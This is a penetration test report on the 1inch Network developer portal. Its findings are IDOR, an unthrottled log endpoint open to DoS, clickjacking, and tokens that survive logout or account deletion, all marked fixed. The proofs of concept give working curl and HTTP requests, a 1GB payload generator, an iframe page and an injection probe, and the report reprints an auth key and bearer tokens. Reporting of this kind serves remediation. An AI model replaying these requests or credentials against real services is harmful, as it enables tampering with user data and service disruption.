1INCH NETWORK
Penetration Test Report

zokyo

November 29th 2023 | v. 1.0

Table of Contents

1 Executive Summary

1.1 PROJECT BACKGROUND AND OBJECTIVES

Zokyo Security was contracted by 1inch Network to conduct a Penetration Test, in order to determine the exposure of the 1inch Network to a targeted attack. All activities were conducted in a manner that simulated a malicious actor engaged in a targeted attack against 1inch Network.

The objectives of this assessment were to identify the possible vulnerabilities of 1inch Network. The assessment also determined the impact of the identified vulnerabilities on:

- Confidentiality and integrity of the 1inch Network data
- Internal infrastructure and availability of information systems.

As part of the assessment the technical flaws on 1inch Network servers, network and systems were evaluated. The findings identified are reported back.

Efforts were placed on the identification and exploitation (without privilege escalation) of security weaknesses that could allow a remote malicious user to gain unauthorized access to organizational data. The attacks were conducted with the level of access that of a general Internet user.

The assessment was conducted in accordance to Zokyo Security's Vulnerability Assessment & Penetration Test methodology and also in line with NIST SP 800-1151. All the tests and assessments executed under controlled conditions.

1.2 SCOPE OF WORK

#	Content	URL's
1	1inch Network main App	http://portal.1inch.dev http://api.1inch.dev

1.3 TIMELINE OF THE ASSESSMENT

Task Name / Activity	Start Date	Target Date
Security Assessment	29/08/2023	22/09/2023

1.4 SUMMARY OF RESULTS

The overall severity of the 1inch Network as a result of the Penetration Test can be classified as Critical.

A series of control failures were observed for the 1inch Network Application. These failures may lead to a complete compromise of critical organizational assets and databases, if a malicious user had exploited them.

The current policies concerning user's request processing within the application is identified to be not adequate to mitigate the impact of the discovered vulnerabilities. This is mainly due to a lack of data validation controls (such as Web Application Firewall).

A summary the severity of identified vulnerabilities is illustrated below:

Severity of Assessment Findings





Figure 1 Vulnerability Assessment Findings



1 VULNERABILITIES DETAILS AND MITIGATIONS

1.5 IDOR (DIRECT OBJECT REFERENCES)

Risk Score	High
Status	FIXED
Affected Endpoint	https://portal.1inch.dev/
Details	The application allows the modification of company information within a unauthorized user's profile through reference to the unique organization ID defined exclusively as a numerical sequence and directly accessible via the PUT method link.
Impact	An authenticated user can modify the company information of any other user with a valid ID, which compromises the application. User can modify the data of all valid users using a brute force method against the IDs. Such spoofing of organization information could threaten the privacy of the attacked account. For example, the attacker could request sensitive information on behalf of the attacked account.
Mitigation	Use per user or session indirect object references. This prevents attackers from directly targeting unauthorized resources. For example, instead of using the resource's database key, a drop down list of six resources authorized for the current user could use the numbers 1 to 6 to indicate which value the user selected. The application has to map the per-user indirect reference back to the actual database key on the server. Check access. Each use of a direct object reference from an untrusted source must include an access control check to ensure the user is authorized for the requested object.
Root Cause	No Category

PoC	**Used Request**
	Insert a valid user ID into the URL and send a PUT request with your Token and Organization info in PUT data. Check for changes in Organization info in the associated account profile (https://portal.1inch.dev/profile). curl 'https://portal.1inch.dev/api/organizations/{ANY_ID}' \ -X 'PUT' \ -H 'authority: portal.1inch.dev' \ -H 'accept: application/json, text/plain, */*' \ -H 'accept-language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7' \ -H 'authorization: Bearer {TOKEN}' \ -H 'cache-control: no-cache' \ -H 'content-type: application/json' \ -H 'origin: https://portal.1inch.dev' \ -H 'pragma: no-cache' \ -H 'referer: https://portal.1inch.dev/profile' \ -H 'sec-ch-ua: "Chromium";v="116", "Not)A;Brand";v="24", "Google Chrome";v="116"' \ -H 'sec-ch-ua-mobile: ?0' \ -H 'sec-ch-ua-platform: "Linux"' \ -H 'sec-fetch-dest: empty' \ -H 'sec-fetch-mode: cors' \ -H 'sec-fetch-site: same-origin' \ --data-raw '{"organizationName":"NAME","firstName":"FIRSTNAME","lastName": "LASTNAME"," organizationUrl":null,"organizationRole":null,"organizationSize": null,"organizationIndustry":null}' \ --compressed

1.6 UNAUTHORIZED ACCESS TO POSTING API LOGS WITH THREAT OF DoS ATTACK

Risk Score	High
Status	FIXED
Affected Endpoint	https://portal.1inch.dev/
Details	It was discovered that any person is capable of making POST requests on the api/monitor endpoint for a target http://portal.1inch.dev without authorization or limit on the number of requests. We were able to send a 1GB text many times in a row, which indicates the possibility of a DoS attack, Resource Exhaustion etc.
Impact	Unauthorized access to POST, Possibility of DoS, Resource Exhaustion.
Mitigation	Implement a robust authentication mechanism to ensure that only authorized users can access and modify API logs. Use strong passwords, enforce password complexity rules, and consider implementing multi-factor authentication for added security. Additionally, implement role-based access control (RBAC) to restrict access to log posting functionality to authorized users or specific roles. Implement rate limiting on the log posting API endpoint to prevent excessive requests from a single source. This helps mitigate the risk of DoS attacks by limiting the number of requests per unit of time from a particular IP address or user.
Root Cause	No Category

PoC	EVIDENCE THAT THERE'S NO POST REQUEST LIMITATIONS ON API/MONITOR Example of Request POST /api/monitor HTTP/2 Host: portal.1inch.dev User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://portal.1inch.dev/ Content-Type: text/plain;charset=UTF-8 Origin: https://portal.1inch.dev Content-Length: 447 Dnt: 1 Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Te: trailers Connection: close {"event_id":"belief67943bf45e8420bbd263a75c5314667","sent_at":"","sdk":{"name":"sentry.javascript.angular-ivy","version":"7.59.3"},"dsn":"https://b84b87eb5f054342 a27b627786c402ad@sentry.1inch.io/12","trace":{"environment":"production","release":"db7be2b97dc07ff4dff7c6d1cd88914941189663","public_key":"b84b87eb5f0543 42a27b627786c402ad","trace_id":"441af7bec0594149a5c4d65888719cb1","sample_ rate":"1","transaction":"/dashboard/","sampled":"true"}} Example of Response HTTP/2 201 Created Date: Tue, 05 Sep 2023 10:06:59 GMT Content-Type: text/html; charset=utf-8 X-Powered-By: Express X-Envoy-Upstream-Service-Time: 61 Cf-Cache-Status: DYNAMIC Set-Cookie: __cf_bm=jhw9VFyjb7VXePIpa0BDq6ncOjYiPan0_IzuQsJ_N9s-1693908419-0-AXxFWPk 8SFBnpGW3vI7jlzkdlx18RLN2zFpUeB1HneJt0HEb8ovo8YnNGiP7S5GPWpTRcYli+cuj03 MpTg3B2bc=; path=/; expires=Tue, 05-Sep-23 10:36:59 GMT; domain=.1inch.dev; HttpOnly; Secure; SameSite=None Server: cloudflare Cf-Ray: 801da9a5dcbf77a4-KBP ! The HTTP 201 Created success status response code indicates that the request has succeeded and has led to the creation of a resource.

EVIDENCE

We were able to send more than 2000 Request without any limitation with automation tools:




Image 1 – Sending 2000+ POST Requests.png

After that we discovered that we can send a huge amount of data (1GB) with a POST request. To do this, we generated a text file and inserted its contents into the
"message" parameter in the request.
Example of Request
POST /api/monitor HTTP/2
Host: portal.1inch.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://portal.1inch.dev/
Content-Type: text/plain;charset=UTF-8
Origin: https://portal.1inch.dev
Content-Length: 143975
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

{"event_id":"121;alert(1)//678","sent_at":"2023-09-04T12:46:50.079Z","sdk":{"name ":"sentry.javascript.angular-ivy","version":"7.59.3"},"dsn":"https://b84b87eb5f05434 2a27b627786c402ad@sentry.1inch.io/12","trace":{"environment":"production","release":"db7be2b97dc07ff4dff7c6d1cd88914941189663","public_key":"b84b87eb5f054342a27b627786c402ad","trace_id":"0d7a5f12ee844ad5a3c1b9cd5a8623f4","sample_rate":"1","transaction":"/applications/:applicationId/","sampled":"true"}}
{"type":"transaction"{"contexts"{"angular"{"version":16},"trace"{"op":"pageload","span_id":"acb7b0d0fad3c0b4","tags"{"hardwareConcurrency":"8"},"trace_id":"0d7a5f12ee844ad5a3c1b9 cd5a8623f4"}},"spans"
[{"description":"applications/4499","op":"ui.angular.routing",
"parent_span_id":"acb7b0d0fad3c0b4","span_id":"a8bb9dc24e86b394","start_times tamp":1693831608.158,"tags"
{"routing.instrumentation":"@sentry/angular","url":"/
applications/4499","navigationTrigger":"imperative"},"timestamp":1693831608.772," trace_id":"0d7a5f12ee844ad5a3c1b9cd5a8623f4"},{"data":
{"type":"xhr","http.metho d":"POST","url":"/api/auth/
refresh","http.response.status_code":201,"network.protocol.version":"2","network.protocol.name":"http","http.request.redirect_start":1693831571.117,"http.request.fetch_start":1693831608.173,"http.request.domain_lookup_start":1693831608.173,"http.request.domain_lookup_end":1693831608.173,"http.request.connect_start":1693831608.173,"http.request.secure_connection_start":1693831608.173,"http.request.connection_end":1693831608.173,"http.request.request_start":1693831608.176,"http.request.response_start":1693831608.386,"http.request.response_end":1693831608.386},"description":"POST /api/auth/
refresh","op":"http.client","parent_span_id":"acb7b0d0fad3c0b4","span_id":"b2eb5756ac11c28f","start_timestamp":1693831608.172,"status":"ok","tags"{"http.status_code":"201"},"timestamp":1693831608.389,"trace_id":"0d7a5f12ee844ad5 a3c1b9cd5a8623f4"},
{"timestamp":1693831609.413,"category":"ui.click","message":
"cuj5mhzrQVeIBLvFVEgxb9KtdvA66f8Vf4TpTyJUXGXnDU1pMU5xDPy6Qt5gy2hyKxkLh2AeLFQ96gVuiHCG5xz8VWUhtaFUrFYawAPqfaYLiY0VVkGWS1y8VngtgUQFx3R51HTsudk2IPovzR5d5OiOWbuwOOOc6Sr3kFAoLz36J2YcwcwVCoNOGsR4XipS37nZ8qDvZ1tkeIH1vJu6zu5dnJAZtO1KxEBIiAbXaCMrBeYWko6hJYl3Ss50YK3nB4vI6mIvUY4jykHt0mU1yJ3PCd1wOiLgFN4W5tV9DMJ9P0RvM1QgVxziYnE36gd0dohRhOgGXKli5B4mX9iYi4RKWQWxtI80iOyxeYRPCaVf8wtoLlIl3TuCBbnpIPQhClEwqQvr6dwVIp0pIA1JLfsZDi1VcG6411OHf6qg6AsiVc75n2EKpsUngGamlFl9aQudyFlexODHZQE86u8sKGNCu1TXsItQ2VoDq h9D . . .

Content-Length is 143975
To generate the 1GB text file use Python code:

```
import random
import string
# # Define the desired file size in bytes (1 GB)
file_size = 1 * 1024 * 1024 * 1024 # 1 GB
# Generate random text
text = ''.join(random.choices(string.ascii_letters + string.digits,
k=file_size))
# Write the text to a file
with open('large_text.txt', 'w') as file:
file.write(text)
```

After we sent a large size request to the server, we received 201 responses.

```
HTTP/2 201 Created
Date: Tue, 05 Sep 2023 10:20:33 GMT
Content-Type: text/html; charset=utf-8
X-Powered-By: Express
X-Envoy-Upstream-Service-Time: 133
Cf-Cache-Status: DYNAMIC
Set-Cookie:
__cf_bm=W6WHI3uDREAeggwI700MOkpPFU24pCj4vpeARslERZ8-16939
09233-0-AYrCnjaIz0kq+rbBVk+u/64oDuqbM0gpw/
kcy58e4rDyEwPtkqiYctEiFvrM8MG+ag+4Fs8Nq/ktlsYfJB2IOQo=; path=/;
expires=Tue, 05-Sep-23 10:50:33 GMT; domain=.1inch.dev;
HttpOnly; Secure; SameSite=None
Server: cloudflare
Cf-Ray: 801dbd839b722494-KBP
```

1.7 DISCLOSED ENVIRONMENT FILE WITH SENSITIVE INFO

Risk Score	Medium
Status	FIXED
Affected Endpoint	https://portal.1inch.dev/
Details	Go to website https://portal.1inch.dev and without authorization go to Inspector/Sources find environment.production.ts file. Notice that sensitive info about Google Tag Manager authentication key disclosed. Environment files are not meant to be publicly disclosed or exposed on a website because they often contain sensitive information like API keys, URLs, or other configuration settings.
Impact	Data Breach
Mitigation	If the GTM authorization token (auth) is still in use and accessible, it's essential to revoke or reset it immediately. This will help prevent unauthorized access to your Google Tag Manager account
Root Cause	No Category

PoC	Go to website https://portal.1inch.dev and in Inspector/Sources find environment.production.ts file. Notice that sensitive info about Google Tag Manager
	auth key disclosed:
	export const environment = {
	production: true,
	name: "production",
	intercom: {
	appId: "zgn72×6y",
	},
	apiBaseUrl: "/api",
	gtm: { auth: "ikNOE1GaSQ83d1zTLEqTGA", env: "env-1", envName: "production"
	},
	cookieDomain: ".1inch.dev",
	portal: {
	url: "https://portal.1inch.dev",
	},
	gateway: {
	url: "https://api.1inch.dev",
	},
	legal: {
	termsOfService: "/assets/legal-docs/
	terms_of_service_public_api_20230713.pdf",
	privacyPolicy: "/assets/legal-docs/privacy_policy_20230713.pdf",
	},
	};






Image 2 – environment.png

1.8 DEVELOPER EMAIL DISCLOSURE

Risk Score	Medium
Status	FIXED
Affected Endpoint	http://portal.1inch.dev
Details	Developer email has access to Cloudflare and potentially used for other important activities. The vulnerability refers to the unauthorized disclosure of a developer's email address, specifically devops@1inch.io, through the Google OAuth flow on the target website. The possible impact may include the following: The email address of a developer is disclosed to users who initiate the Google OAuth flow, potentially exposing sensitive information. Attackers can use the exposed email address to launch targeted phishing or social engineering attacks against the developer or other individuals within the organization. This issue may indicate a broader security misconfiguration that could potentially lead to unauthorized access to critical resources within the Cloudflare account or other important activities associated with devops@1inch.io.  Image 3 – image.png

Impact	Phishing and Social Engineering
Mitigation	Review and reconfigure the OAuth integration on https://portal.1inch.dev/ to ensure that it does not expose sensitive information, such as email addresses, during the authentication process. Modify the OAuth settings to request only the necessary user profile information from Google during the authentication process. Ensure that email addresses are not included unless explicitly required.
Root Cause	No Category
PoC	 Image 4 – MicrosoftTeams-image.png

1.9 CLICKJACKING

Risk Score	Medium
Status	FIXED
Affected Endpoint	https://portal.1inch.dev/
Details	Clickjacking is a malicious technique whereby a hacker tricks a user into clicking something that is actually different from what the user sees on the screen, which can lead to the potential disclosure of confidential information or actions on behalf of the victim.
Impact	Unauthorized Actions, Data Disclosure
Mitigation	Implement X-Frame-Options header in all the pages of the application with configurations depending upon your business requirements. Implementing CSP can help prevent clickjacking by defining which domains are allowed to embed the web application in an iframe.
Root Cause	Insecure Design

PoC

1. Create an html document with this code:

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
<title>123</title>
</head>
<body>
<iframe src="https://portal.1inch.dev/"></iframe>
</body>
</html>
```

2. Open the document in any browser.

Image 5 – image.png

1.10 SESSION TOKEN DOES NOT EXPIRE ON LOG OUT

Risk Score	Medium
Status	FIXED
Affected Endpoint	https://portal.1inch.dev/
Details	The application doesn't expire the existing session token on logging out from the application. The session token can be used to perform operations on the application until the session token expires by itself. This can result in an attacker being able to compromise the confidentiality, integrity and availability of the application.
Impact	Session Hijacking
Mitigation	Implement session expiration - set an expiration time for session tokens, and ensure that they are invalidated and no longer accepted after the specified period. This way, even if a user forgets to log out, their session will automatically expire after a certain duration of inactivity. Immediate token invalidation on log out - when a user explicitly logs out, ensure that their session token is immediately invalidated and cannot be used for any further authentication. This prevents unauthorized access even if the token is somehow obtained by an attacker.
Root Cause	Identification and Authentication Failures

PoC

Steps to Reproduce:
1. Login into the application.
2. Send a request to fetch information that should be available to logged in users
only.
3. Send the request to the repeater and log out from the application.
4. Send the request on the repeater with the existing token again.
5. Observe, the session token isn't expired on logging out.

```
Original JWT:

====================
Decoded Token Values:
====================

Token header values:
[+] alg = "HS256"
[+] typ = "JWT"

Token payload values:
[+] sub = "4371"
[+] id = "eb8211d2-29f6-47d4-b8bf-a9cbff1a9767"
[+] iat = 1693562526    ==> TIMESTAMP = 2023-09-01 13:02:06 (UTC)
[+] exp = 1693562826    ==> TIMESTAMP = 2023-09-01 13:07:06 (UTC)

Seen timestamps:
[*] iat was seen
[*] exp is later than iat by: 0 days, 0 hours, 5 mins

----------------------
JWT common timestamps:
iat = IssuedAt
exp = Expires
nbf = NotBefore
```

Image 6 – Decoded JWT

Request (logout):
POST /api/auth/logout HTTP/2
Host: portal.1inch.dev
Cookie: {{cookie}}
Content-Length: 2
Sec-Ch-Ua: "Chromium";v="116", "Not)A;Brand";v="24", "Google Chrome";v="116"
Accept: application/json, text/plain, */*
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiI0MzcxIiwiaWQiOiJlYjgyMTFkMi0yOWY2LTQ3ZDQtYjhiZi1hOWNiZmYxYTk3NjciLCJpYXQiOjE2OTM1NjI1MjYsImV4cCI6MTY5MzU2MjgyNn0.X3njgmWms1ebJrTypSjloFsBKIGri73b-_CAaJ5BccA
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Origin: https://portal.1inch.dev
Sec-Fetch-Site: same-origin

```
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://portal.1inch.dev/applications
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,ru-RU;q=0.8,ru;q=0.7
{}

Response (logout):
HTTP/2 200 OK
Date: Fri, 01 Sep 2023 10:05:46 GMT
Content-Length: 0
X-Powered-By: Express
Set-Cookie: refreshToken=; Path=/; Expires=Thu, 01 Jan 1970 00:00:00
GMT;
HttpOnly; Secure; SameSite=Strict
X-Envoy-Upstream-Service-Time: 7
Cf-Cache-Status: DYNAMIC
Server: cloudflare
Cf-Ray: 7ffcb25d4cf834d4-WAW

Request (post-logout):
GET /api/organizations HTTP/2
Host: portal.1inch.dev
Cookie: {{cookie}}
Sec-Ch-Ua: "Chromium";v="116", "Not)A;Brand";v="24", "Google
Chrome";v="116"
Accept: application/json, text/plain, */*
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiI0MzcxIiwiaWQiOiJlYj
gyMTFkMi0yOWY2LTQ3ZDQtYjhiZi1hOWNiZmYxYTk3NjciLCJpYXQiOjE2OT
M1NjI1MjYsImV4cCI6MTY5MzU2MjgyNn0.X3njgmWms1ebJrTypSjloFsBKIGr
i73b-_CAaJ5BccA
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36
(KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://portal.1inch.dev/dashboard
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,ru-RU;q=0.8,ru;q=0.7
```

```
Response (post-logout):
HTTP/2 200 OK
Date: Fri, 01 Sep 2023 10:06:31 GMT
Content-Type: application/json; charset=utf-8
X-Powered-By: Express
Etag: W/"e0-TNEcBa9tJbGRquHKANoUgIC9bOI"
X-Envoy-Upstream-Service-Time: 53
Cf-Cache-Status: DYNAMIC
Set-Cookie:
__cf_bm=uCExroTC1jOul.hGt9AZQCvKl3kEcSW6v0V6x_4Tr9A-1693562791-
0-AYjdnsb
RG1Y32M6dzpjss3idyKwUPZV28kVIwANU3SeZGP+TOGeCJMlHTAsbZJM4V
oVctgqfSuOohWCtXidHHgY=; path=/; expires=Fri, 01-Sep-23 10:36:31 GMT;
domain=.1inch.dev;
HttpOnly; Secure; SameSite=None
Server: cloudflare
Cf-Ray: 7ffcb3761a59fc7b-WAW
[{"id":"4371","consumptionPlan":"free","firstName":"PenTester","lastName":"L
astnamer","organizationName":null,"organizationUrl":null,"organizationSize":n
ull,"organiza tionIndustry":null,"organizationRole":"itSysadminDevOps"}]
```

1.11 JWT TOKEN PERSISTENCE AFTER ACCOUNT REMOVAL

Risk Score	Medium
Status	FIXED
Affected Endpoint	https://portal.1inch.dev/
Details	It was detected that the application fails to appropriately invalidate JWT tokens after user accounts have been deleted. This vulnerability may potentially allow malicious actors to exploit active JWT tokens, even after the associated user accounts have been removed from the system. Consequently, attackers can gain unauthorized access to system resources, posing a substantial security risk. This security concern has significant implications, as it can lead to data breaches, unauthorized data access, and potential violations of data confidentiality.
Impact	Unauthorized Access
Mitigation	Immediate token invalidation - when an account removal request is received, immediately invalidate the associated JWT token. This can be done by maintaining a blacklist or revocation list of invalidated tokens and checking each incoming request against this list.
Root Cause	Identification and Authentication Failures

PoC	Steps to reproduce: 1. Login to account, intercept the request and choose any endpoint that requires Authorization: Bearer {JWT token} header (e.g. https://portal.1inch.dev/api/users/me) Request: GET /api/users/me HTTP/2 Host: portal.1inch.dev Sec-Ch-Ua: "Chromium";v="116", "Not)A;Brand";v="24", "Google Chrome";v="116" Accept: application/json, text/plain, */* Sec-Ch-Ua-Mobile: ?0 Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiI0MzcxIiwiaWQiOiI2NjZlMmNiZi1kNjg2LTQ3OWEtODY0MC1hM2M4YmZjMDFkZWEiLCJ1c2VyVHlwZSI6ImN1c3RvbWVyIiwiaWF0IjoxNjk0NDI1NDc4LCJleHAiOjE2OTQ0MjU3Nzh9.OXOhWbyabzj5DWo9xadYxBF7M5oT1G_DDxJ3VRojtQc User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36 Sec-Ch-Ua-Platform: "Windows" Sec-Fetch-Site: same-origin Sec-Fetch-Mode: cors Origin: 1 Sec-Fetch-Dest: empty Referer: https://portal.1inch.dev/consent Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9 Response: HTTP/2 200 OK Date: Mon, 11 Sep 2023 09:45:37 GMT Content-Type: application/json; charset=utf-8 X-Powered-By: Express Etag: W/"99-iruBVts+c9TAzJdffEhstuFV3DI" X-Envoy-Upstream-Service-Time: 11 Cf-Cache-Status: DYNAMIC Set-Cookie: __cf_bm=NtfjLo9sevwlGrng.BR_n4uIuS2_1OrJIEkp3JuN8jA-1694425537-0-AQx5RGzKElYvwaF6alJUvs3lN8S8iH6Otf9nrTN7jyrEOjHN6eQEvZMUO9t1+xhNkt1bhOslZadJGuz+QsdLR5Y=; path=/; expires=Mon, 11-Sep-23 10:15:37 GMT; domain=.1inch.dev;

HttpOnly; Secure; SameSite=None
Server: cloudflare
Cf-Ray: 804efa9bbebb35c4-WAW

{"id":"4371","givenName":"Ptest","familyName":"Ptest","emailAddress":"xxx@gmail.com","setupCompleted":true,"isConsentGiven":true,"type":"customer"}

2. Go to https://portal.1inch.dev/profile and delete the account:

Request:
DELETE /api/users/me HTTP/2
Host: portal.1inch.dev
Cookie: {{cookie}}
Sec-Ch-Ua: "Chromium";v="116", "Not)A;Brand";v="24", "Google Chrome";v="116"
Accept: application/json, text/plain, */*
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiI0MzcxIiwiaWQiOiI2NjZlMmNiZi1kNjg2LTQ3OWEtODY0MC1hM2M4YmZjMDFkZWEiLCJ1c2VyVHlwZSI6ImN1c3RvbWVyIiwiaWF0IjoxNjk0NDI1NDc4LCJleHAiOjE2OTQ0MjU3Nzh9.OXOhWbyabzj5DWo9xadYxBF7M5oT1G_DDxJ3VRojtQc
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Origin: https://portal.1inch.dev
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://portal.1inch.dev/profile
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,ru-RU;q=0.8,ru;q=0.7

Response:
HTTP/2 200 OK
Date: Mon, 11 Sep 2023 09:45:48 GMT
Content-Length: 0
X-Powered-By: Express
Set-Cookie: refreshToken=; Path=/; Expires=Thu, 01 Jan 1970 00:00:00 GMT;
HttpOnly; Secure; SameSite=Strict
X-Envoy-Upstream-Service-Time: 33

Cf-Cache-Status: DYNAMIC
Server: cloudflare
Cf-Ray: 804efaddbaa83516-WAW

3. Resend the request indicated in Step 1 with the same token and observe an error:
Response:
HTTP/2 404 Not Found
Date: Mon, 11 Sep 2023 09:45:51 GMT
Content-Type: application/json; charset=utf-8
X-Powered-By: Express
Etag: W/"45-sswTyW/iZVyfNI7O5VCvGaBXUw4"
X-Envoy-Upstream-Service-Time: 5
Cf-Cache-Status: DYNAMIC
Set-Cookie:
__cf_bm=EwAsLYC2u4gZc4wMYJrRhAdPlVzdAFRFtDirUZ3U86k-1694425551-0-AZ2dkg
gu+63sE6seiDDATEr0m8IWHJUlAWXBwgw/
